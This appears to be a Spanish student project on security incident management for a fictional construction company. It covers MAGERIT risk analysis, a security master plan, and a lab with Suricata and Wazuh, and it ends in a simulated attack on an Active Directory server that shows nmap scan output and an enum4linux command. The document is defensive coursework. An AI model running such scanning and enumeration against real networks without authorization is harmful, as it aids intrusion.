

Anonym Construcciones S.L.

Autores:

Marina López

Luisa Rodríguez

Samy Odeh

Luis Aragón

David Hernández

Isaac Rius

Tabla de contenidos

1. Diseño del escenario con alcance y supuestos	2
2. Arquitectura y diagrama de red	4
2.1 Arquitectura lógica propuesta	4
2.2 Diagrama de red	5
3. Inventario de activos (según MAGERIT)	7
3.1 Datos (DA)	7
3.2 Hardware (HW)	8
3.3 Software (SW)	9
3.4 Personas (PER)	9
3.5 Servicios e Infraestructura (SER / INF)	10
4. Amenazas identificadas	11
5. Análisis de riesgos (MAGERIT)	12
5.1 Metodología aplicada	12
5.2 Riesgos principales	13
6. PDS (Plan director de Seguridad) — Primario y Secundario	16
6.1 Criterio de priorización	16
6.2 PDS Primario (0–3 meses)	16
6.3 PDS Secundario (3–12 meses)	18
7. Incidentes (escenarios) y relación con el PDS	20
Incidente 1: Phishing → robo de credenciales → acceso a AD	20
Incidente 2: Ransomware en endpoint → impacto en ficheros/ERP → necesidad de restauración	20
Incidente 3: Robo/pérdida de portátil en obra	20
Incidente 4: Caída por corte eléctrico / caída ISP	21
8. Medición de eficiencia y efectividad	21
8.1 Indicadores de efectividad	21
Proyecto final de incidentes	2

8.2 Indicadores de eficiencia.....	21
8.3 Ciclo de mejora continua (PDCA)	22
10. Simulación de ataques e incidentes.	25
10.1 Ataque a Windows Server (Active Directory).	26
10.2. Ataque a Servidor Web Joomla.....	31
11. Incidentes no maliciosos.....	33
12 Análisis de incidentes.....	37
12.1 Detección en el SIEM.....	37
12.2. Análisis de logs.	41
Ataque de fuerza bruta contra SSH en Joomla	41
Confirmación del ataque automatizado.....	42
Acceso exitoso tras múltiples fallos.....	42
Acceso exitoso tras múltiples fallos.....	43
Actividad en Active Directory.....	44
Conclusión del análisis de logs	45
12.3. Correlación de eventos.....	46
Secuencia del ataque.....	46
Posible reconstrucción temporal.....	46
Conclusiones del incidente.....	47
13. Respuesta y mejora, propuesta de medidas.....	47
13.1 Reglas IDS	47
Reglas mínimas que crear en el Suricata.....	48
13.2. Segmentación	52
13.3. Hardening.....	55
13.4. Políticas de seguridad.....	57
13.5. Relación de las medidas con los incidentes detectados.....	59
13.6. Procedimientos de Respuesta ante Incidentes (Playbooks).....	60

Estructura del equipo CSIRT (Simulado) y flujo de escalado.....	60
Paybook 1: ataque de fuerza bruta / Acceso no autorizado por SSH.....	61
Paybook 2: Pérdida / Robo de Dispositivo (Portátil o USB con datos) - Incidente simulado.....	64
Playbook 3: Ransomware o Malware generalizado	66
ANEXO: tabla MAGERIT y PDS	68

1. Diseño del escenario con alcance y supuestos

El objetivo de esta fase se centra en definir el escenario tecnológico de la empresa Anonym Construcciones S.L., para identificar los activos, amenazas y riesgos desde el enfoque de MAGERIT y establecer un Plan Director de Seguridad dividido en dos partes: el Plan Director de Seguridad primario que prioriza la solución a las medidas que se deban solventar de manera inmediata y el Plan Director de Seguridad secundario que madura las medidas alineándolos con incidentes previsibles y con métricas de eficiencia y efectividad y mejora continua.

El alcance del escenario consta de una sede central identificada como INF-01 con un rack de comunicaciones con identificación INF-02. Los puestos de trabajo están repartidos entre los comerciales que se identifican con HW-02, los administrativos con HW-03 y los técnicos con HW-04. Los materiales como portátiles se identifican con HW-05, los smartphones con HW-09, Los dispositivos USB se identifican con HW-10 y los equipos en obra se identifican con HW-11. Además, las casetas temporales se identifican con INF-03. Los servidores identificados como HW-01 tienen instalado Windows Server identificado como SW-01, Active Directory con SW-02 y la ERP Pirinex identificada como SW-04. Los servicios de telecomunicaciones se identifican como SER-02, el hosting web como SER-03, el almacenamiento cloud como SER-06, los certificados digitales como SER-07 y la administración TI externa se identifica con SER-01 y PER-09.

Se supone que la empresa se conforma de una sede central que incluye casetas temporales en la que hay configurado un dominio corporativo de Active Directory para la autenticación con uso de correos corporativos y de una suite ofimática SaaS y que cuente con copias de seguridad mediante cintas o

un dispositivo de backups existiendo la posibilidad de complementarlo con un software de backups o que solo exista dicho software.

2. Arquitectura y diagrama de red

2.1 Arquitectura lógica propuesta

La arquitectura lógica de la empresa en dos redes con una red dedicada a la sede para que los usuarios, departamentos y servidores se puedan conectar a internet con una red interna y, por otro lado, se disponga de una red que permita que los usuarios de las casetas de obras se puedan conectar a la red mediante VPN.




Figura 1. Arquitectura lógica propuesta.

2.2 Diagrama de red

A continuación, se muestran los diagramas de red de tanto la sede de la empresa como el de las casetas de obras.

El diagrama de red físico de la sede central consta de un router de fibra óptica, que proporciona conexión a internet mediante un router del proveedor de servicios, un firewall que protege la red y mediante un switch que reparte la red de forma interna para dotar de conexión a internet el servidor, los equipos de administración y ventas además de un punto de acceso Wi-Fi.

Diagrama Físico sede central




Figura 2. Diagrama de red.

El diagrama de red físico de las casetas de obras consta de un punto de acceso WiFi que dota de conexión internet a los equipos en obra, además de un firewall que permita la conexión por VPN a la sede central.

Diagrama Físico casetas de obra



Figura 3. Diagrama físico.

3. Inventario de activos (según MAGERIT)

Se han identificado activos por categorías:

3.1 Datos (DA)

ID	Nombre
DA-01	Datos de clientes
DA-02	Datos administrativos

DA-03	Datos de empleados
DA-04	Datos ERP Prinex
DA-06	Documentación legal
DA-09	Correos electrónicos
DA-10	Copias de seguridad

3.2 Hardware (HW)

ID	Nombre
HW-01	Servidor
HW-02	Desktop Comercial
HW-03	Desktop Administrativo
HW-04	Workstation Técnica
HW-05	Portátil
HW-06	Dispositivo Backup
HW-07	Router
HW-08	Switch
HW-09	Smartphone
HW-10	Almacenamiento USB

HW-11	Equipos Obra
HW-12	Periféricos

3.3 Software (SW)

ID	Nombre
SW-01	Windows Server
SW-02	Active Directory
SW-03	Windows 10/11 Pro
SW-04	ERP Prinex
SW-05	Suite ofimática SaaS
SW-06	Correo corporativo
SW-08	Software backups
SW-09	Almacenamiento nube
SW-10	Diseño técnico
SW-11	Navegadores web
SW-12	Portal web
SW-13	CMS portal web
SW-14	Sistema operativo móvil

3.4 Personas (PER)

ID	Nombre
PER-01	Comercial
PER-02	Admin
PER-03	Directora
PER-04	Adm/RRHH
PER-05	Socio
PER-06	Personal técnico
PER-07	Responsable obra
PER-08	Obreros
PER-09	Admin TI externo
PER-10/11	Asesorías
PER-12	Empresa desarrollo web

3.5 Servicios e Infraestructura (SER / INF)

ID	Nombre
SER-01	Admin TI externa
SER-02	Telecomunicaciones

SER-03	Hosting web
SER-06	Almacenamiento cloud
SER-07	Certificados digitales
INF-01	Sede Central
INF-02	Rack comunicaciones
INF-03	Casetas temporales

Valoración CIA/T: se ha empleado la valoración D/C/I/T indicada en la tabla (ej. A, MA, M, B, MB), para reflejar criticidad por disponibilidad, confidencialidad, integridad y trazabilidad.

4. Amenazas identificadas

Amenazas relevantes observadas en el análisis:

- **Acceso no autorizado / suplantación** (ej. [A.11], [A.5])
- **Revelación / robo de información** (ej. [A.13], [A.18])
- **Ingeniería social / phishing** (ej. [A], [E.12], [A.23])
- **Malware / difusión malware / descargas** (ej. [E] Difusión malware)
- **Modificación indebida / pérdida de integridad** (ej. [E.3])
- **Pérdida/robo de dispositivos** (portátiles, smartphones, USB, obra) (ej. [A] Robo equipo)
- **Fallo de backups / destrucción información** (DA-10, SW-08)
- **Corte eléctrico / condiciones ambientales** (HW-01, INF-01)
- **Fallo comunicaciones / DDoS** (SER-02, HW-07, SW-12)
- **Errores de usuarios / administradores** (PER, HW-02/HW-03, PER-09)

5. Análisis de riesgos (MAGERIT)

5.1 Metodología aplicada

- Identificación de activos.
- Asignación de amenazas por activo.
- Estimación de impacto y probabilidad para obtener el riesgo potencial.
- Revisión de salvaguardas existentes.
- Propuesta de salvaguardas adicionales y cálculo de riesgo residual.

- Alineación de salvaguardas con controles ISO/ENS.

5.2 Riesgos principales

A continuación, se enumeran los riesgos más relevantes para incidentes:

Nombre	Descripción
R1 — Compromiso de identidad en Active Directory (SW-02)	• Amenaza: [A.5] Suplantación de identidad. • Situación: contraseñas fuertes, pero sin MFA. • Consecuencia: acceso no autorizado, escalado lateral, exfiltración. • Salvaguarda propuesta: MFA y políticas (8.5, 8.16).
R2 — Backups no recuperables (DA-10 / SW-08)	• Amenaza: fallo de backups / errores de monitorización / destrucción. • Situación: copias diarias en cinta/locales, pero sin pruebas de restauración. • Consecuencia: imposibilidad de recuperar ante ransomware o borrado. • Salvaguarda propuesta:

	pruebas de restauración + revisión logs/alertas (8.13, 8.15, 8.30).
R3 — Pérdida o robo de portátil sin cifrado (HW-05)	• Amenaza: pérdida/robo de equipos. • Situación: sin cifrado y sin bloqueo/borrado remoto. • Consecuencia: brecha de datos (clientes, empleados, documentación). • Salvaguarda propuesta: cifrado de disco completo + bloqueo/borrado remoto (8.24, 8.1) + seguro (7.9).
R4 — Indisponibilidad por corte eléctrico (HW-01 / INF-01)	• Amenaza: [I.3] corte eléctrico. • Situación: sin SAI / sin generador. • Consecuencia: parada de AD/ERP/servidores y posible corrupción. • Salvaguarda propuesta: SAI + generador (7.11, 8.14).
R5 — Caída por telecomunicaciones o falta de redundancia (SER-02 / HW-	• Amenaza: corte internet / fallo

07)	comunicaciones. • Situación: sin redundancia. • Consecuencia: caída de servicios, impacto en productividad y operaciones. • Salvaguarda propuesta: redundancia conexión (5.20, 8.20, 8.21).
R6 — DDoS o indisponibilidad del portal web (SW-12 / SER-02)	• Amenaza: ataque DDoS. • Situación: sin protección DDoS. • Consecuencia: indisponibilidad del portal/servicio. • Salvaguarda propuesta: protección DDoS (8.20, 8.21).
R7 — Malware por USB y descargas (HW-10 / SW-11)	• Amenaza: difusión de malware. • Situación: uso libre de USB y descargas sin restricciones. • Consecuencia: infección y pérdida de integridad/disponibilidad. • Salvaguarda propuesta: política uso USB + restricciones de descarga (7.10, 8.7, 8.19).

R8 — Riesgo por terceros (PER-09 Admin TI externo / asesorías)	• Amenaza: errores admin / abuso de privilegios / fuga. • Situación: sin supervisión formal o contratos sin cláusulas fuertes. • Consecuencia: cambios críticos, fuga, incumplimientos. • Salvaguarda propuesta: supervisión y auditoría + control acceso privilegiado + cláusulas contractuales (5.19, 5.20, 5.21, 8.18, 8.2).
---	--

6. PDS (Plan director de Seguridad) — Primario y Secundario

6.1 Criterio de priorización

- PDS Primario: medidas de rápida implantación y alto impacto en reducción de riesgo (reduce incidentes más probables: phishing, ransomware, pérdida de equipos).
- PDS Secundario: medidas de resiliencia, redundancia y madurez (continuidad, DDoS, infra).

6.2 PDS Primario (0–3 meses)

El objetivo del Plan director de Seguridad primario es reducir el riesgo residual

de incidentes de identidad, ransomware y fuga por dispositivos.

- **MFA obligatorio y políticas de acceso (SW-02 / identidades)**

Riesgo al que responde: R1.

Medida: MFA, endurecimiento de políticas, revisión de cuentas privilegiadas.

Referencia: 8.5, 8.16, 8.2, 8.18.

Indicador: % cuentas con MFA.

- **Backups: pruebas de restauración + verificación (DA-10, SW-08, HW-06)**

Riesgo: R2.

Medida: test restore mensual, revisión de logs, alertas, rotación de medios con registro.

Referencia: 8.13, 8.15, 8.30, 7.10.

Indicador: % restores exitosos / RTO real.

- **Cifrado de portátiles y móviles + borrado remoto (HW-05, HW-09, SW-14, SER-06)**

Riesgo: R3.

Medida: cifrado disco completo, MDM/borrado remoto, política de uso seguro.

Referencia: 8.24, 8.1.

Indicador: % dispositivos cifrados y gestionados.

- **Formación y concienciación (PER-01.PER-08, HW-02/HW-03, SW-03, SW-06)**

Riesgo: R1, R7 (ingeniería social, errores usuario).

Medida: formación inicial + recordatorios + procedimiento mínimo de reporte.

Referencia: 6.3, 8.1, 8.18.

Indicador: tasa de clic en simulaciones (si las haces) / N.º incidentes por error usuario.

Política de USB y descargas (HW-10, SW-11)

Riesgo: R7.

Medida: restringir USB, autorización por necesidad, bloqueo/registro; restricciones descargas.

Referencia: 7.10, 8.7, 8.19.

Indicador: N.º eventos malware por USB / % endpoints con política aplicada.

- **Control de privilegios y supervisión de TI externo (PER-09, SW-02)**

Riesgo: R8.

Medida: cuentas nominativas, revisión de cambios, auditoría, separación de funciones.

Referencia: 5.19, 8.18, 8.2.

Indicador: % cambios críticos revisados / N.º accesos privilegiados no justificados.

6.3 PDS Secundario (3–12 meses)

El objetivo del plan director de Seguridad secundario es asegurar la continuidad del negocio y la robustez de tanto la infraestructura como de los

servicios.

- **Continuidad eléctrica: SAI + generador (INF-01, HW-01)**

Riesgo: R4.

Referencia: 7.11, 8.14.

KPI: tiempo de autonomía, N.º apagados inesperados.

- **Redundancia de comunicaciones (SER-02 / HW-07)**

Riesgo: R5.

Medida: segundo ISP/failover, monitorización enlace.

Referencia: 5.20, 8.20, 8.21.

KPI: disponibilidad mensual del enlace, tiempo de conmutación.

- **Protección DDoS / hardening portal web (SER-02, SW-12, SW-13)**

Riesgo: R6.

Referencia: 8.20, 8.21.

KPI: N.º incidentes de indisponibilidad / tiempo de mitigación.

- **Redundancia y documentación de red (HW-08, VLAN, configs)**

Riesgo: indisponibilidad por fallo de switch/config.

Referencia: 8.20, 8.22, 8.9.

KPI: % configs documentadas; tiempo de recuperación.

- **Madurez de terceros (asesorías, desarrollo web, hosting)**

Riesgo: R8.

Medida: cláusulas contractuales, auditorías, requisitos mínimos.

Referencia: 5.20, 5.21, 6.6.

KPI: % contratos con cláusulas; N.º incidencias por proveedor.

- **Control de versiones y trazabilidad técnica (HW-04, SW-10)**

Riesgo: modificación indebida / pérdida de trabajo.

Referencia: 8.3, 8.29.

KPI: % proyectos en control de versiones; N.º pérdidas por error.

7. Incidentes (escenarios) y relación con el PDS

Se definen escenarios de incidentes con sus controles prioritarios:

Incidente 1: Phishing → robo de credenciales → acceso a AD

- Activos: SW-02, SW-06, DA-09, DA-01.
- Controles PDS primario: MFA, formación, control cuentas privilegiadas.
- Resultado esperado: reducción de accesos no autorizados.

Incidente 2: Ransomware en endpoint → impacto en ficheros/ERP → necesidad de restauración

- Activos: HW-02/03/04, SW-04, DA-10, SW-08.
- Controles PDS primario: pruebas restore, verificación backups, política USB/descargas.
- Resultado esperado: recuperación fiable (RTO/RPO).

Incidente 3: Robo/pérdida de portátil en obra

- Activos: HW-05, DA-01/DA-03/DA-06, SER-06.
- Controles PDS primario: cifrado + borrado remoto + seguro.

- Resultado esperado: evitar brecha de datos.

Incidente 4: Caída por corte eléctrico / caída ISP

- Activos: INF-01, HW-01, SER-02.
- Controles PDS secundario: SAI/generador, redundancia ISP.
- Resultado esperado: continuidad de negocio.

8. Medición de eficiencia y efectividad

8.1 Indicadores de efectividad

- **% MFA habilitado** en cuentas (objetivo $\geq 95-100\%$).
- **% restores exitosos** en pruebas de restauración (objetivo 100%).
- **MTTD/MTTR** (si se mide): tiempo medio detección y respuesta (objetivo: bajar trimestre a trimestre).
- **% portátiles/móviles cifrados** y con borrado remoto (objetivo 100%).
- **N.º incidentes por phishing** (objetivo: reducción progresiva).
- **Nº infecciones por USB/descargas** (objetivo 0 o tendencia a 0).
- **Disponibilidad de internet/servicios** (SLA interno mensual).

8.2 Indicadores de eficiencia

- Horas/mes dedicadas a soporte por incidentes antes vs después.
- Tiempo medio para restaurar un servicio (RTO real) vs objetivo.
- Coste por usuario de formación vs reducción de errores (tickets/incidentes).
- Tiempo de despliegue de cifrado/MFA vs reducción de riesgo residual.

- % automatización de verificaciones (backups/logs) vs tiempo manual.

8.3 Ciclo de mejora continua (PDCA)

Plan: revisión trimestral de riesgos y priorización del PDS.

Do: implantación por oleadas (primario → secundario).

Check: auditorías internas, revisión KPIs, simulacros (restore, caída ISP, phishing).

Act: lecciones aprendidas, actualización de políticas y controles.

9. Despliegue del laboratorio: instalación del firewall, Suricata, SIEM, Configuración de logs.

En esta fase se ha implementado el entorno de laboratorio, orientado a la monitorización, detección y análisis de eventos de seguridad. El despliegue incluye la instalación y configuración de un firewall, el sistema de detección de intrusiones (IDS) basado en **Suricata**, un sistema SIEM (Wazuh) y la centralización de logs de los distintos equipos.

Arquitectura del laboratorio.

El laboratorio se ha diseñado sobre una red privada en el rango **10.0.2.0/24**, donde cada miembro del equipo dispone de un segmento específico para evitar conflictos y facilitar la gestión.

Cada integrante tiene asignada una IP estática como equipo anfitrión, y un rango de direcciones para sus máquinas virtuales (MV):

- **Isaac:** IP anfitrión 10.0.2.10 | Rango MV 10.0.2.10 - 10.0.2.19
- **David:** IP anfitrión 10.0.2.20 | Rango MV 10.0.2.20 - 10.0.2.29

- **Marina:** IP anfitrión 10.0.2.30 | Rango MV 10.0.2.30 - 10.0.2.39
- **Luisa:** IP anfitrión 10.0.2.40 | Rango MV 10.0.2.40 - 10.0.2.49
- **Samy:** IP anfitrión 10.0.2.50 | Rango MV 10.0.2.50 - 10.0.2.59
- **Luis:** IP anfitrión 10.0.2.60 | Rango MV 10.0.2.60 - 10.0.2.69

Esta segmentación permite organizar el laboratorio de forma estructurada y facilita la identificación de cada nodo según el responsable.

Infraestructura desplegada

Dentro del laboratorio se han configurado los siguientes sistemas clave:

- **OPNSense FW :**

IP 10.0.2.100 Hace de Firewall en la organización.

- **Servidor SIEM (Wazuh):**

IP 10.0.2.6 Se encarga de la recolección, correlación y análisis de logs provenientes de los distintos equipos del laboratorio. Actúa como núcleo de monitorización.

- **Ubuntu Desktop Joomla:**

IP 10.0.2.40 Utilizado como servidor para servicio Joomla.

- **Windows Server (LDAP / Active Directory):**

IP 10.0.2.69 Implementa servicios de directorio para simular un entorno corporativo real, permitiendo pruebas de autenticación, ataques y auditoría.

- **Kali Linux (máquinas de ataque):**

❖ Kali_1 10.0.2.35

❖ Kali 2 10.0.2.50

Estas máquinas se utilizan para la ejecución de pruebas de intrusión, generación de tráfico malicioso y validación de reglas del IDS.

Instalación y configuración de seguridad

- **Firewall:**

Se ha desplegado un firewall perimetral para controlar el tráfico de red, aplicando reglas de filtrado basadas en IP, puertos y protocolos.

- **IDS/IPS (Suricata):**


Instalado en un punto estratégico de la red para inspeccionar el tráfico en tiempo real. Se han configurado reglas para detectar ataques comunes (escaneo, fuerza bruta, exploits, etc.).

- **SIEM (Wazuh):**

Integrado con los distintos hosts mediante agentes, permitiendo la recogida centralizada de logs (sistema, autenticación, red, etc.). Se han configurado dashboards y alertas para la detección de incidentes.

- **Configuración de logs:**

Todos los sistemas relevantes (Linux, Windows, firewall e IDS) envían sus logs al servidor Wazuh. Esto permite realizar correlación de eventos y análisis forense en caso de incidentes.



10. Simulación de ataques e incidentes.

10.1 Ataque a Windows Server (Active Directory).

Un posible escenario realista de ataque contra un entorno de Active Directory comenzaría con una fase de reconocimiento para identificar los servicios disponibles en el controlador de dominio. Para ello, se utilizaría Nmap con el objetivo de descubrir puertos abiertos y servicios expuestos, como LDAP, SMB, Kerberos o DNS, lo que permite confirmar que se trata de un Domain Controller y obtener información clave del sistema.

```
(potata@kali)-[/]  
$ nmap -sV -p- 192.168.56.114 --min-rate=1000  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-16 16:57 +0200  
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan  
SYN Stealth Scan Timing: About 41.46% done; ETC: 16:57 (0:00:16 remaining)  
Stats: 0:00:44 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan  
Service scan Timing: About 60.71% done; ETC: 16:58 (0:00:10 remaining)  
Nmap scan report for 192.168.56.114  
Host is up (0.00053s latency).  
Not shown: 65507 closed tcp ports (reset)  
PORT      STATE SERVICE          VERSION  
22/tcp    open  ssh              OpenSSH for_Windows_9.5 (protocol 2.0)  
53/tcp    open  domain           Simple DNS Plus  
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2026-04-16 14:57:51Z)  
135/tcp   open  msrpc            Microsoft Windows RPC  
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn  
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: hlaplana.mylocal, Site: Default-Fir  
st-Site-Name)  
445/tcp   open  microsoft-ds?      
464/tcp   open  kpasswd5?          
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0  
636/tcp   open  tcpwrapped         
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: hlaplana.mylocal, Site: Default-Fir  
st-Site-Name)  
3269/tcp  open  tcpwrapped         
3389/tcp  open  ms-wbt-server    Microsoft Terminal Services  
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
9389/tcp  open  mc-nmf           .NET Message Framing  
47001/tcp open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
49664/tcp open  msrpc            Microsoft Windows RPC  
49665/tcp open  msrpc            Microsoft Windows RPC  
49666/tcp open  msrpc            Microsoft Windows RPC  
49667/tcp open  msrpc            Microsoft Windows RPC  
49668/tcp open  msrpc            Microsoft Windows RPC  
49669/tcp open  msrpc            Microsoft Windows RPC  
49670/tcp open  msrpc            Microsoft Windows RPC  
49673/tcp open  msrpc            Microsoft Windows RPC  
49674/tcp open  ncacn_http       Microsoft Windows RPC over HTTP 1.0  
49677/tcp open  msrpc            Microsoft Windows RPC  
49708/tcp open  msrpc            Microsoft Windows RPC  
49719/tcp open  msrpc            Microsoft Windows RPC  
MAC Address: 08:00:27:E2:7A:CD (Oracle VirtualBox virtual NIC)  
Service Info: Host: DC-HLAPLANA; OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 87.98 seconds  
  
(potata@kali)-[/]  
$
```

Figura 4. Reconocimiento.

A continuación, se llevaría a cabo una fase de enumeración. Mediante herramientas como smbclient, rpcclient o enum4linux, el atacante intentaría obtener listados de usuarios, recursos compartidos y posibles configuraciones débiles. Esta etapa es fundamental para identificar cuentas válidas y posibles vectores de ataque, especialmente si existen permisos mal configurados o accesos anónimos habilitados.

```
(potata@kali)-[/]
$ enum4linux -U -S -G -d 192.168.56.114
